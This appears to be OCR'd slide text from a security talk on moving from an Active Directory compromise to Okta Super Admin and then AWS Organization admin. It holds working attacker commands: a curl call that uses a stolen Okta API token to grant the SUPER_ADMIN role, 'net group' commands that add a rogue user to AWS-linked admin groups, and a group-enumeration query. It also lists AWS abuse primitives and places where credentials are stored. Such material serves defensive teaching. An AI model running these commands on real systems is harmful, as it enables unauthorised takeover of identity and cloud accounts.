    "assignmentType" : "USER",
    "created" : "2024-09-08T12:58:15.000Z",
    "id" : "ra110i7...",
    "label" : "Super Administrator",
    "lastUpdated" : "2024-13-08T15:41:21.000Z",
    "status" : "ACTIVE",
    "type" : "SUPER_ADMIN"
  }
]
```

THEY TOLD ME I COULD BE ANYTHING I WANTED
SO I BECAME AN OKTA SUPER ADMIN
imgflip.com

Step 3



Domain Context

Local Privilege Escalation


Lateral Movement


Okta API token Extraction

Okta Super Admin

Make yourself an Okta Super Admin


```
attacker$ curl -X POST https://CLIENT.okta.com/api/v1/users/[yourOktaUser]/roles \
-H 'Authorization: SSWS 00rkDo...' \
-H 'Content-Type: application/json' \
--data '{ "type": "SUPER_ADMIN" }’


[
  {
    "_links" : {...},
    "assignmentType" : "USER",
    "created" : "2024-09-08T12:58:15.000Z",
    "id" : "ra110i7...",
    "label" : "Super Administrator",
    "lastUpdated" : "2024-13-08T15:41:21.000Z
    "status" : "ACTIVE",
    "type" : "SUPER_ADMIN"
  }
]
```





Step 4

Make yourself an AWS Admin



AWS SSO [redacted] QA T1 London Admin Access

Provides administrator access to the "AWS [redacted] QA T1 London" AWS account through AWS SSO

Created: 9/21/2021 Last modified: 3/12/2024 View logs

People

Showing 9 of 9

Person & username	Status	Managed

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
Bonus Round



Domain Context

Local Privilege Escalation

Lateral Movement

Okta API token Extraction

Okta Super Admin

Add to Okta Group

AWS AdministratorAccess

AWS Organization Compromise


Own the Entire AWS Organization

Which Okta Group to Assign Yourself Into
A: EngProd-AdminAccess
B: EngDev-OrgAccountAccessRole
C: Management-AdminAccess
D: EngProd-EC2FullAccess

https://help.okta.com/en-us/content/topics/deploymentguides/aws/connect-okta-multiple-aws-groups.htm

Attack Path #5 Summary

Domain User → AD → IdP → Admin @ AWS→ Admin @ AWS Org



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Attack Path #6

AD Group Memberships

Scenario

A Post-Compromise Pivot

- Starting Point: You have compromised the domain
- Recon:
  - Some domain users are AWS administrators
- Goal: How to get AWS Admin?

Domain Admin

Enumerate Groups


Add to AD Group

Step 1

Enum and Join

```
MATCH (g:Group)
WHERE toLower(g.samaccountname) =~ '(?i).*aws.*|(?i).*admin.*'
RETURN g.samaccountname, g.description
```


```
net group "PRD-AWS-SSLDN-ADMINACCESS" rogueUser /domain /add
net group "PRD-AWS-SSNY-ADMINACCESS" rogueUser /domain /add
```




- Automation isn't always a good thing
- Cloud permissions could be managed via AD groups
  - …that are then synced to Okta
- Enum Groups → Join → Wait for the Sync to kick in …

Step 2


…Profit


Domain Admin
Enumerate Groups
Add to AD Group
IdP Sync
AWS Administrator



Attack Path #6 Summary

Domain Admin → Join Group → Admin @ AWS



Summary of Attack Paths

AWS Actions


and their Associated Exploitation Primitives


Service	Action	Effect
IAM	(IMDS)	Authenticate as IAM role from EC2
IAM	AssumeRole	Laterally move between IAM roles
IAM	GetAccountAuthorisationDetails	Enumerate IAM role relationships
EC2	CreateSnapshot CreateVolume AttachVolume	Clone and mount Server disks
SSM	StartSession RunCommand	Gain Command Execution on server
EC2	CreateTrafficMirrorSession CreateTrafficMirrorTarget	Capture Traffic
EC2	CreateSecurityGroup AuthorizeSecurityGroupIngress	Alter Firewalling

…and many others


creds.txt


- EC2 User data command execution
- RDP keys for EC2 instances in S3 buckets
- Hardcoded IAM User credentials
- AWS Systems Manager > Parameter Store
- AWS Secrets Manager secrets
- C:\User\ directories on EC2

